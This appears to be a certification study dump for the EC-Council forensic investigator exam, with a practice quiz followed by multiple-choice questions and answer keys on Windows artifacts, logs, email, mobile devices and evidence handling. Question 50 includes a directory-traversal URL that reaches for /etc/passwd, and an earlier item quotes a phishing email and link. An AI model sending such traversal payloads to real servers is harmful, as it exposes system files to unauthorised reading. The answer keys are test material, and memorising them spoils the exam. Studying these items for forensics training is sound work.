ExitCode	Name	ProcessId	StartMode	State	Status
0	AdobeARMservice	2072	Auto	Running	OK
1077	AdobeFlashPlayerUpdateSvc	0	Manual	Stopped	OK
1077	AJRouter	0	Manual	Stopped	OK
1077	ALG	0	Manual	Stopped	OK
1077	AppIDSvc	0	Manual	Stopped	OK
0	Appinfo	1128	Manual	Running	OK
1077	AppMgmt	0	Manual	Stopped	OK
0	AppReadiness	0	Manual	Stopped	OK
1077	AppVClient	0	Disabled	Stopped	OK
0	AppXSvc	0	Manual	Stopped	OK
0	AudioEndpointBuilder	524	Auto	Running	OK
0	Audiosrv	1428	Auto	Running	OK
0	Browser	1128	Manual	Running	OK
1077	BthHFSrv	0	Manual	Stopped	OK
1077	bthserv	0	Manual	Stopped	OK
0	CDPSvc	1136	Auto	Running	OK
1077	CertPropSvc	0	Manual	Stopped	OK
0	ClipSVC	5620	Manual	Running	OK
1077	COMSysApp	0	Manual	Stopped	OK
0	CoreMessagingRegistrar	1092	Auto	Running	OK

- List of services stopped
- List of services closed recently
- List of services installed
- List of services recently started

Answer

Mark for review and Next

Which MySQL log file contains information on server start and stop?

- Slow query log file
- Error log file
- General query log file
- Binary log

Answer

Mark for review and Next

An investigator is analyzing a checkpoint firewall log and comes across




symbols. What type of log is he looking at?

- An email marked as potential spam
- Malicious URL detected
- Connection rejected
- Security event was monitored but not stopped

Answer

Mark for review and Next

The given image displays information about date and time of installation of the OS along with service packs, patches, and sub-directories. What command or tool did the investigator use to view this output?



A screenshot of an Administrator Command Prompt window. The title bar says "Administrator: Command Prompt". The window contains a list of files and directories from the "C:\WINDOWS\system32\" folder. The output is as follows:

```
03/10/2016  03:30 AM    <DIR>      migration
03/10/2016  03:32 AM      352,136 FNTCACHE.DAT
03/25/2016  08:09 PM      140,098 perfcc009.dat
03/25/2016  08:09 PM      746,532 perfh009.dat
03/25/2016  08:09 PM      883,572 PerfStringBackup.INI
04/06/2016  04:54 PM    <DIR>      DriverStore
04/13/2016  11:27 AM    <DIR>      catroot2
04/13/2016  12:33 PM      135,176,864 MRT.exe
04/13/2016  12:33 PM    <DIR>      MRT
04/14/2016  09:36 AM    <DIR>      config
04/14/2016  03:06 PM    <DIR>      drivers
04/14/2016  04:02 PM    <DIR>      .
04/14/2016  04:02 PM    <DIR>      ..
04/14/2016  04:02 PM      324 pid.dump
04/14/2016  05:51 PM    <DIR>      sru
      3866 File(s)   1,727,891,022 bytes
      116 Dir(s)   63,601,328,128 bytes free
```

C:\WINDOWS\system32>

- dir /o:e
- dir /o:n
- dir /o:s
- dir /o:d

Answer

Mark for review and Next

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- File origin and modification
- File Name
- File Size
- Time and date of deletion

Answer

Mark for review and Next

Which principle states that "anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave"?

- Enterprise Theory of Investigation
- Evidence Theory of Investigation
- Locard's Evidence Principle
- Locard's Exchange Principle

Answer

Mark for review and Next

Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- Net sessions
- Net share
- Net config
- Net file

Answer

Mark for review and Next

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

- Local archives do not have evidentiary value as the email client may alter the message data
- It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers
- Server storage archives are the server information and settings stored on a local system, whereas the local archives are the local email client information stored on the mail server
- Local archives should be stored together with the server storage archives in order to be admissible in a court of law

Answer

Mark for review and Next



Which of the following is a responsibility of the first responder?

- Share the collected information to determine the root cause
- Document the findings
- Determine the severity of the incident
- Collect as much information about the incident as possible

Answer

Mark for review and Next



Lynne receives the following email:

Dear lynne@gmail.com!

We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24

You have 24 hours to fix this problem or risk to be closed permanently!

To proceed Please Connect >> My Apple ID

Thank You

The link to My Apple ID shows <http://byggarbetsplatsen.se/backup/signon/>

What type of attack is this?

- Mail Bombing
- Email Spamming
- Phishing
- Email Spoofing

Answer

Mark for review and Next

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- Identifying file obfuscation
- Static analysis
- File fingerprinting
- Dynamic analysis

Answer

Mark for review and Next

When analyzing logs, it is important that the clocks on the devices on the network are synchronized. Which protocol will help in synchronizing these clocks?

- NTP
- UTC
- Time Protocol
- PTP

Answer

Mark for review and Next

If the partition size is 4 GB, each cluster will be 32 K. Even if a file needs only 10 K, the entire 32 K will be allocated, resulting in 22 K of _____.

- Sector space
- Deleted space
- Slack space
- Cluster space

Answer

Mark for review and Next

Stephen is checking an image using Compare Files by The Wizard, and he sees the file signature is shown as FF D8 FF E1. What is the file type of the image?

jpeg

bmp

gif

png

Answer

Mark for review and Next

Which of the following is a MAC-based File Recovery Tool?

VirtualLab

Cisdem DataRecovery 3

Smart Undelete

GetDataBack

Answer

Mark for review and Next

NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

NTFS is a journaling file system

FAT is an older and inefficient file system

FAT does not index files

NTFS has lower cluster size space

Answer

Mark for review and Next

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages (instead of the sender's address)?

- Content-Transfer-Encoding header
- Content-Type header
- Mime-Version header
- Errors-To header

Answer

Mark for review and Next

Which file is a sequence of bytes organized into blocks understandable by the system's linker?

- source file
- None of these
- Object file
- executable file

Answer

Mark for review and Next

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

- Generic Forensic Zip (gfzip)
- Advanced Forensic Framework 4
- Advanced Forensics Format (AFF)
- Proprietary Format

Answer

Mark for review and Next

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- PCI DSS
- HIPAA 1996
- GLBA
- SOX

Answer

Mark for review and Next

Which of the following is a list of recently used programs or opened files?

- GUID Partition Table (GPT)
- Master File Table (MFT)
- Most Recently Used (MRU)
- Recently Used Programs (RUP)

Answer

Mark for review and Next

Sniffers that place NICs in promiscuous mode work at what layer of the OSI model?

- Transport
- Physical
- Network
- Session

Answer

Mark for review and Next

Depending upon the jurisdictional areas, different laws apply to different incidents. Which of the following law is related to fraud and related activity in connection with computers?

- 18 USC §1030
- 18 USC §1029
- 18 USC §1371
- 18 USC §1361

Answer

Mark for review and Next

Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A text file copied from C drive to D drive in fifth sequential order
- A text file deleted from C drive in sixth sequential order
- A text file copied from D drive to C drive in fifth sequential order
- A text file deleted from C drive in fifth sequential order

Answer

Mark for review and Next



What do you call the process in which an attacker uses magnetic field over the digital media device to delete any previously stored data?

- Disk magnetization
- Disk deletion
- Disk cleaning
- Disk degaussing

Answer

Mark for review and Next



Casey has acquired data from a hard disk in an open source acquisition format that allows her to generate compressed or uncompressed image files. What format did she use?

- Advanced Forensics Format (AFF)
- Proprietary Format
- Portable Document Format
- Raw Format

Answer

Mark for review and Next



Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

- Cocoa Touch
- Core OS
- Core Services
- Media services

Answer

Mark for review and Next

Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where "x" represents the

-
- Sequential number
 - Original file name's extension
 - Original file name
 - Drive name

Answer

Mark for review and Next

An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number that provide information about the model and origin of the mobile device are also known as:

- Device Origin Code (DOC)
- Type Allocation Code (TAC)
- Integrated Circuit Code (ICC)
- Manufacturer Identification Code (MIC)

Answer

Mark for review and Next

Which of the following is an iOS Jailbreaking tool?

- Towelroot
- Kingo Android ROOT
- One Click Root
- Redsn0w

Answer

Mark for review and Next

BY

In a Linux-based system, what does the command "Last -F" display?

- Login and logout times and dates of the system
- Recently opened files
- Last functions performed
- Last run processes

Answer

Mark for review and Next

Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox or overwhelm the server where the email address is hosted so as to cause a denial-of-service attack?

- Email spamming
- Email spoofing
- Phishing
- Mail bombing

Answer

Mark for review and Next

You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

- The swap file
- The recycle bin
- The metadata
- The registry

Answer

Mark for review and Next

Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- .txt
- .cbl
- .log
- .ibl

[Answer](#)

[Mark for review and Next](#)

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

- Rule 1003: Admissibility of Duplicates
- Locard's Principle
- Hearsay
- Limited admissibility

[Answer](#)

[Mark for review and Next](#)

Which of the following is a non-zero data that an application allocates on a hard disk cluster in systems running on Windows OS?

- Slack Space
- Meta Block Group
- Master File Table
- Sparse File

[Answer](#)

[Mark for review and Next](#)

Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

- Installing malware analysis tools
- Enabling shared folders
- Using network simulation tools
- Isolating the host device

Answer

Mark for review and Next

Which of the following tool enables data acquisition and duplication?

- Xplico
- Colasoft's Capsa
- Wireshark
- DriveSpy

Answer

Mark for review and Next

Ivanovich, a forensics investigator, is trying to extract complete information about running processes from a system. Where should he look apart from the RAM and virtual memory?

- Slack space
- Application data
- Files and documents
- Swap space

Answer

Mark for review and Next

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- UT-16
- BINHEX
- UUCODE
- MIME

Answer

Mark for review and Next

Which of the following Perl scripts will help an investigator to access the executable image of a process?

- Lspi.pl
- Lspm.pl
- Lpsi.pl
- Lspd.pl

Answer

Mark for review and Next

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

- Net share
- Net sessions
- Net stat
- Net config

Answer

Mark for review and Next

Which one of the following is not a first response procedure?

- Crack passwords
- Preserve volatile data
- Fill forms
- Take photos

Answer

Mark for review and Next

Which of the following is NOT a part of pre-investigation phase?

- Creating an investigation team
- Gathering evidence data
- Gathering information about the incident
- Building forensics workstation

Answer

Mark for review and Next

Which of the following Android libraries are used to render 2D (SGL) or 3D (OpenGL/ES) graphics content to the screen?

- WebKit
- Media framework
- OpenGL/ES and SGL
- Surface Manager

Answer

Mark for review and Next

Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage devices, and documentation?

- Citizen Informant Search Warrant
- Electronic Storage Device Search Warrant
- John Doe Search Warrant
- Service Provider Search Warrant

Answer

Mark for review and Next

Which list contains the most recent actions performed by a Windows User?

- Activity
- Windows Error Log
- MRU
- Recents

Answer

Mark for review and Next

Which network attack is described by the following statement?

"At least five Russian major banks came under a continuous hacker attack, although online client services were not disrupted. The attack came from a wide-scale botnet involving at least 24,000 computers, located in 30 countries."

- Buffer Overflow
- Sniffer Attack
- Man-in-the-Middle Attack
- DDoS

[Answer](#)

[Mark for review and Next](#)



Which of the following attacks allows an attacker to access restricted directories, including application source code, configuration and critical system files, and execute commands outside of the web server's root directory?

- Security misconfiguration
- Unvalidated input
- Parameter/form tampering
- Directory traversal

[Answer](#)

[Mark for review and Next](#)



Which among the following search warrants allows the first responder to get the victim's computer information such as service records, billing records, and subscriber information from the service provider?

- Electronic Storage Device Search Warrant
- Citizen Informant Search Warrant
- John Doe Search Warrant
- Service Provider Search Warrant

[Answer](#)

[Mark for review and Next](#)

What system details can an investigator obtain from the NetBIOS name table cache?

- List of files opened on other systems
- List of the system present on a router
- List of connections made to other systems
- List of files shared between the connected systems

Answer

Mark for review and Next



Which of the following tool can reverse machine code to assembly language?

- RAM Capturer
- PEID
- IDA Pro
- Deep Log Analyzer

Answer

Mark for review and Next

Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- gwcheck.db
- PRIVSTM
- PUB.EDB
- PRIV.EDB

Answer

Mark for review and Next



While analyzing a hard disk, the investigator finds that the file system does not use UEFI-based interface. Which of the following operating systems is present on the hard disk?

- Windows 10
- Windows 8.1
- Windows 7
- Windows 8

Answer

Mark for review and Next

The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?

- 256 bits
- 256 bytes
- 512 bytes
- 512 bits

Answer

Mark for review and Next

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- Justification
- Certification
- Reiteration
- Authentication

Answer

Mark for review and Next

Identify the file system that uses \$BitMap file to keep track of all used and unused clusters on a volume.

- FAT32
- NTFS
- FAT
- EXT

Answer

Mark for review and Next

Which of the following processes is part of the dynamic malware analysis?

- Malware disassembly
- Process Monitoring
- File fingerprinting
- Searching for the strings

Answer

Mark for review and Next

ECCouncil 312-49v8



**ECCouncil Computer Hacking Forensic Investigator
(V8)**
Version: 9.2

QUESTION NO: 1

What is the First Step required in preparing a computer for forensics investigation?

A.

Do not turn the computer off or on, run any programs, or attempt to access data on a computer

B.

Secure any relevant media

C.

Suspend automated document destruction and recycling policies that may pertain to any relevant media or users at Issue

D.

Identify the type of data you are seeking, the Information you are looking for, and the urgency level of the examination

Answer: A

Explanation:

QUESTION NO: 2

Network forensics can be defined as the sniffing, recording, acquisition and analysis of the network traffic and event logs in order to investigate a network security incident.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 3

Which of the following commands shows you the names of all open shared files on a server and number of file locks on each file?

- A.**
Net sessions
- B.**
Net file
- C.**
Netconfig
- D.**
Net share

Answer: B

Explanation:

QUESTION NO: 4

The Recycle Bin exists as a metaphor for throwing files away, but it also allows user to retrieve and restore files. Once the file is moved to the recycle bin, a record is added to the log file that exists in the Recycle Bin.

Which of the following files contains records that correspond to each deleted file in the Recycle Bin?

- A.**
INFO2 file
- B.**
INFO1 file
- C.**
LOGINFO2 file
- D.**
LOGINFO1 file

Answer: A

Explanation:

QUESTION NO: 5

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be accessed fast at a later date. There are two main archive types, namely Local Archive and Server Storage Archive. Which of the following statements is correct while dealing with local archives?

A.

It is difficult to deal with the webmail as there is no offline archive in most cases. So consult your counsel on the case as to the best way to approach and gain access to the required data on servers

B.

Local archives do not have evidentiary value as the email client may alter the message data

C.

Local archives should be stored together with the server storage archives in order to be admissible in a court of law

D.

Server storage archives are the server information and settings stored on a local system whereas the local archives are the local email client information stored on the mail server

Answer: A

Explanation:

QUESTION NO: 6

Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

A.

Errors-To header

B.

Content-Transfer-Encoding header

C.

Mime-Version header

D.

Content-Type header

Answer: A

Explanation:

QUESTION NO: 7

Which of the following commands shows you all of the network services running on Windows-based servers?

A.

Net start

B.

Net use

C.

Net Session

D.

Net share

Answer: A

Explanation:

QUESTION NO: 8

Email archiving is a systematic approach to save and protect the data contained in emails so that it can be easily accessed at a later date.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 9

Which of the following commands shows you the NetBIOS name table each?

A.
nbtstat -n

B.
nbtstat -c

C.
nbtstat -r

D.
nbtstat -s

Answer: A

Explanation:

QUESTION NO: 10

Windows Security Accounts Manager (SAM) is a registry file which stores passwords in a hashed format.

SAM file in Windows is located at:

A.
C:\windows\system32\config\SAM

B.
C:\windows\system32\con\SAM

C.
C:\windows\system32\Boot\SAM

D.
C:\windows\system32\drivers\SAM

Answer: A

Explanation:

QUESTION NO: 11

FAT32 is a 32-bit version of FAT file system using smaller clusters and results in efficient storage capacity. What is the maximum drive size supported?

- A.
1 terabytes
- B.
2 terabytes
- C.
3 terabytes
- D.
4 terabytes

Answer: B

Explanation:

QUESTION NO: 12

In which step of the computer forensics investigation methodology would you run MD5 checksum on the evidence?

- A.
Obtain search warrant
- B.
Evaluate and secure the scene
- C.
Collect the evidence
- D.
Acquire the data

Answer: D

Explanation:

QUESTION NO: 13

Network forensics allows Investigators to inspect network traffic and logs to identify and locate the attack system

Network forensics can reveal: (Select three answers)


- A.
Source of security incidents' and network attacks
- B.
Path of the attack
- C.
Intrusion techniques used by attackers
- D.
Hardware configuration of the attacker's system

Answer: A,B,C

Explanation:

QUESTION NO: 14

Determine the message length from following hex viewer record:



Address	Hex Value	ASCII Value	Content
0	6E2F1300	2704810D	6E2F1300 2704810D 01010001 01010101 n/...'.A.....
16	00110000	012B3937	00110000 012B3937 31353032 30313038+9715020108
32	30384D4E	59555368	30384D4E 59555368 65696B68 207A6179 08MNYSheikh zay
48	65642072	6F61640A	65642072 6F61640A 456D6D61 72207371 ed road.Emmar sq
64	75617265	0A627569	75617265 0A627569 6C64696E 67202320 uare.building #
80	340A3674	6820666C	340A3674 6820666C 6F6F720A 54524120 4.6th floor.TRA
96	6F666669	63650200	6F666669 63650200 08000000 006A6F01 office.....jo.
112			

- A.
6E2F

- B.
13

- C.
27

- D.
810D

Answer: D

Explanation:

QUESTION NO: 15

TCP/IP (Transmission Control Protocol/Internet Protocol) is a communication protocol used to connect different hosts in the Internet. It contains four layers, namely the network interface layer, Internet layer, transport layer, and application layer.

Which of the following protocols works under the transport layer of TCP/IP?

- A.**
UDP
- B.**
HTTP
- C.**
FTP
- D.**
SNMP

Answer: A

Explanation:

QUESTION NO: 16

Which of the following statements does not support the case assessment?

- A.**
Review the case investigator's request for service
- B.**
Identify the legal authority for the forensic examination request
- C.**
Do not document the chain of custody
- D.**
Discuss whether other forensic processes need to be performed on the evidence

Answer: C

Explanation:

QUESTION NO: 17

Wireless access control attacks aim to penetrate a network by evading WLAN access control measures, such as AP MAC filters and Wi-Fi port access controls.

Which of the following wireless access control attacks allows the attacker to set up a rogue access point outside the corporate perimeter, and then lure the employees of the organization to connect to it?

A.

War driving

B.

Rogue access points

C.

MAC spoofing

D.

Client mis-association

Answer: D

Explanation:

QUESTION NO: 18

File deletion is a way of removing a file from a computer's file system. What happens when a file is deleted in windows7?

A.

The last letter of a file name is replaced by a hex byte code E5h

B.

The operating system marks the file's name in the MFT with a special character that indicates that the file has been deleted

C.

Corresponding clusters in FAT are marked as used

D.

The computer looks at the clusters occupied by that file and does not avail space to store a new file

Answer: B

Explanation:

QUESTION NO: 19

What is cold boot (hard boot)?

A.

It is the process of starting a computer from a powered-down or off state

B.

It is the process of restarting a computer that is already turned on through the operating system

C.

It is the process of shutting down a computer from a powered-on or on state

D.

It is the process of restarting a computer that is already in sleep mode

Answer: A

Explanation:

QUESTION NO: 20

When a file or folder is deleted, the complete path, including the original file name, is stored in a special hidden file called "INF02" in the Recycled folder. If the INF02 file is deleted, it is re-created when you_____.

A.

Restart Windows

B.

Kill the running processes in Windows task manager

C.

Run the antivirus tool on the system

D.

Run the anti-spyware tool on the system

Answer: A

Explanation:

QUESTION NO: 21

WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control which of the following encryption algorithm is used DVWPA2?

A.

RC4-CCMP

B.

RC4-TKIP

C.

AES-CCMP

D.

AES-TKIP

Answer: C

Explanation:

QUESTION NO: 22

The disk in the disk drive rotates at high speed, and heads in the disk drive are used only to read data.

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 23

What is a bit-stream copy?

A.

Bit-Stream Copy is a bit-by-bit copy of the original storage medium and exact copy of the original disk

B.

A bit-stream image is the file that contains the NTFS files and folders of all the data on a disk or partition

C.

A bit-stream image is the file that contains the FAT32 files and folders of all the data on a disk or partition

D.

Creating a bit-stream image transfers only non-deleted files from the original disk to the image disk

Answer: A

Explanation:

QUESTION NO: 24

System software password cracking is defined as cracking the operating system and all other utilities that enable a computer to function

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 25

Which of the following Steganography techniques allows you to encode information that ensures creation of cover for secret communication?

- A.**
Substitution techniques
- B.**
Transform domain techniques
- C.**
Cover generation techniques
- D.**
Spread spectrum techniques

Answer: C

Explanation:

QUESTION NO: 26

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in on condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations he can use to recover the IMEI number?

- A.**
#*06*#
- B.**
*#06#
- C.**
#06r
- D.**
*1MEI#

Answer: B

Explanation:

QUESTION NO: 27

Who is responsible for the following tasks?

Secure the scene and ensure that it is maintained In a secure state until the Forensic Team advises

Make notes about the scene that will eventually be handed over to the Forensic Team

A.

Non-Laboratory Staff

B.

System administrators

C.

Local managers or other non-forensic staff

D.

Lawyers

Answer: A

Explanation:

QUESTION NO: 28

A system with a simple logging mechanism has not been given much attention during development, this system is now being targeted by attackers, if the attacker wants to perform a new line injection attack, what will he/she inject into the log file?

A.

Plaintext

B.

Single pipe character

C.

Multiple pipe characters

D.

HTML tags

Answer: A

Explanation:

QUESTION NO: 29

During the seizure of digital evidence, the suspect can be allowed touch the computer system.

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 30

Which of the following password cracking techniques works like a dictionary attack, but adds some numbers and symbols to the words from the dictionary and tries to crack the password?

A.

Brute forcing attack

B.

Hybrid attack

C.

Syllable attack

D.

Rule-based attack

Answer: B

Explanation:

QUESTION NO: 31

Consistency in the investigative report is more important than the exact format in the report to eliminate uncertainty and confusion.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 32

When dealing with the powered-off computers at the crime scene, if the computer is switched off, turn it on

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 33

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network

A.

16-bit address

B.

24-bit address

C.

32-bit address

D.

48-bit address

Answer: D

Explanation:

QUESTION NO: 34

The ARP table of a router comes in handy for Investigating network attacks, as the table contains IP addresses associated with the respective MAC addresses.

The ARP table can be accessed using the _____ command in Windows 7.

A.

C:\arp -a

B.

C:\arp -d

C.

C:\arp -s

D.

C:\arp -b

Answer: A

Explanation:

QUESTION NO: 35

You can interact with the Registry through intermediate programs. Graphical user interface (GUI) Registry editors such as Regedit.exe or Regedt32.exe are commonly used as intermediate programs in Windows 7. Which of the following is a root folder of the registry editor?

A.

HKEY_USERS

B.

HKEY_LOCAL_ADMIN

C.

HKEY_CLASSES_ADMIN

D.

HKEY_CLASSES_SYSTEM

Answer: A

Explanation:

QUESTION NO: 36

You have been given the task to investigate web attacks on a Windows-based server.

Which of the following commands will you use to look at which sessions the machine has opened with other systems?

A.

Net sessions

B.

Net use

C.

Net config

D.

Net share

Answer: B

Explanation:

QUESTION NO: 37

What is a SCSI (Small Computer System Interface)?

A.

A set of ANSI standard electronic interfaces that allow personal computers to communicate with peripheral hardware such as disk drives, tape drives, CD-ROM drives, printers, and scanners

B.

A standard electronic interface used between a computer motherboard's data paths or bus and the computer's disk storage devices

C.

A "plug-and-play" interface, which allows a device to be added without an adapter card and without rebooting the computer

D.

A point-to-point serial bi-directional interface for transmitting data between computer devices at data rates of up to 4 Gbps

Answer: A

Explanation:

QUESTION NO: 38

The status of the network interface cards (NICs) connected to a system gives information about whether the system is connected to a wireless access point and what IP address is being used.

Which command displays the network configuration of the NICs on the system?

A.

ipconfig /all

B.

netstat

C.

net session

D.

tasklist

Answer: A

Explanation:

QUESTION NO: 39

Which Is a Linux journaling file system?

A.

Ext3

B.

HFS

C.

FAT

D.

BFS

Answer: A

Explanation:

QUESTION NO: 40

Which of the following steganography types hides the secret message in a specifically designed pattern on the document that is unclear to the average reader?

A.

Open code steganography

B.

Visual semagrams steganography

C.

Text semagrams steganography

D.

Technical steganography

Answer: A

Explanation:

QUESTION NO: 41

Web applications provide an Interface between end users and web servers through a set of web pages that are generated at the server-end or contain script code to be executed dynamically within the client Web browser.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 42

Jason, a renowned forensic investigator, is investigating a network attack that resulted in the compromise of several systems in a reputed multinational's network. He started Wireshark to capture the network traffic. Upon investigation, he found that the DNS packets travelling across the network belonged to a non-company configured IP. Which of the following attack Jason can infer from his findings?

- A.**
DNS Poisoning
- B.**
Cookie Poisoning Attack
- C.**
DNS Redirection
- D.**
Session poisoning

Answer: A

Explanation:

QUESTION NO: 43

Which table is used to convert huge word lists (i.e. dictionary files and brute-force lists) into password hashes?

- A.**
Rainbow tables
- B.**
Hash tables
- C.**
Master file tables
- D.**
Database tables

Answer: A

Explanation:

QUESTION NO: 44

Data acquisition system is a combination of tools or processes used to gather, analyze and record information about some phenomenon. Different data acquisition systems are used depending on the location, speed, cost, etc. Serial communication data acquisition system is used when the actual location of the data is at some distance from the computer. Which of the following communication standards is used in serial communication data acquisition system?

A.

RS422

B.

RS423

C.

RS232

D.

RS231

Answer: C

Explanation:

QUESTION NO: 45

Which of the following statements is incorrect when preserving digital evidence?

A.

Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

B.

Verify if the monitor is in on, off, or in sleep mode

C.

Remove the power cable depending on the power state of the computer i.e., in on, off, or in sleep mode

D.

Turn on the computer and extract Windows event viewer log files

Answer: D

Explanation:

QUESTION NO: 46

Which of the following would you consider an aspect of organizational security, especially focusing on IT security?

A.

Biometric information security

B.

Security from frauds

C.

Application security

D.

Information copyright security

Answer: C

Explanation:

QUESTION NO: 47

Which of the following approaches checks and compares all the fields systematically and intentionally for positive and negative correlation with each other to determine the correlation across one or multiple fields?

A.

Graph-based approach

B.

Neural network-based approach

C.

Rule-based approach

D.

Automated field correlation approach

Answer: D

Explanation:

QUESTION NO: 48

Log management includes all the processes and techniques used to collect, aggregate, and analyze computer-generated log messages. It consists of the hardware, software, network and media used to generate, transmit, store, analyze, and dispose of log data.

A.

True

B.

False

Answer: A

Explanation:

QUESTION NO: 49

Data files from original evidence should be used for forensics analysis

A.

True

B.

False

Answer: B

Explanation:

QUESTION NO: 50

Attackers can manipulate variables that reference files with "dot-dot-slash (./)" sequences and their variations such as <http://www.juggyDoy.corn/GET/process.php../../../../etc/passwd>.

Identify the attack referred.

- A.**
Directory traversal
- B.**
SQL Injection
- C.**
XSS attack
- D.**
File injection

Answer: A

Explanation:

QUESTION NO: 51

Subscriber Identity Module (SIM) is a removable component that contains essential information about the subscriber. Its main function entails authenticating the user of the cell phone to the network to gain access to subscribed services. SIM contains a 20-digit long Integrated Circuit Card identification (ICCID) number, identify the issuer identifier Number from the ICCID below.



- A.**
89
- B.**
44
- C.**
245252
- D.**
001451548

Answer: C

Explanation:

QUESTION NO: 52

The Electronic Serial Number (ESN) is a unique _____ recorded on a secure chip in a mobile phone by the manufacturer.

A.

16-bit identifier

B.

24-bit identifier

C.

32-bit identifier

D.

64-bit identifier

Answer: C

Explanation:

QUESTION NO: 53

First response to an incident may involve three different groups of people, and each will have differing skills and need to carry out differing tasks based on the incident. Who is responsible for collecting, preserving, and packaging electronic evidence?

A.

System administrators

B.

Local managers or other non-forensic staff

C.

Forensic laboratory staff

D.

Lawyers

Answer: C

Explanation:

QUESTION NO: 54

Task list command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer.

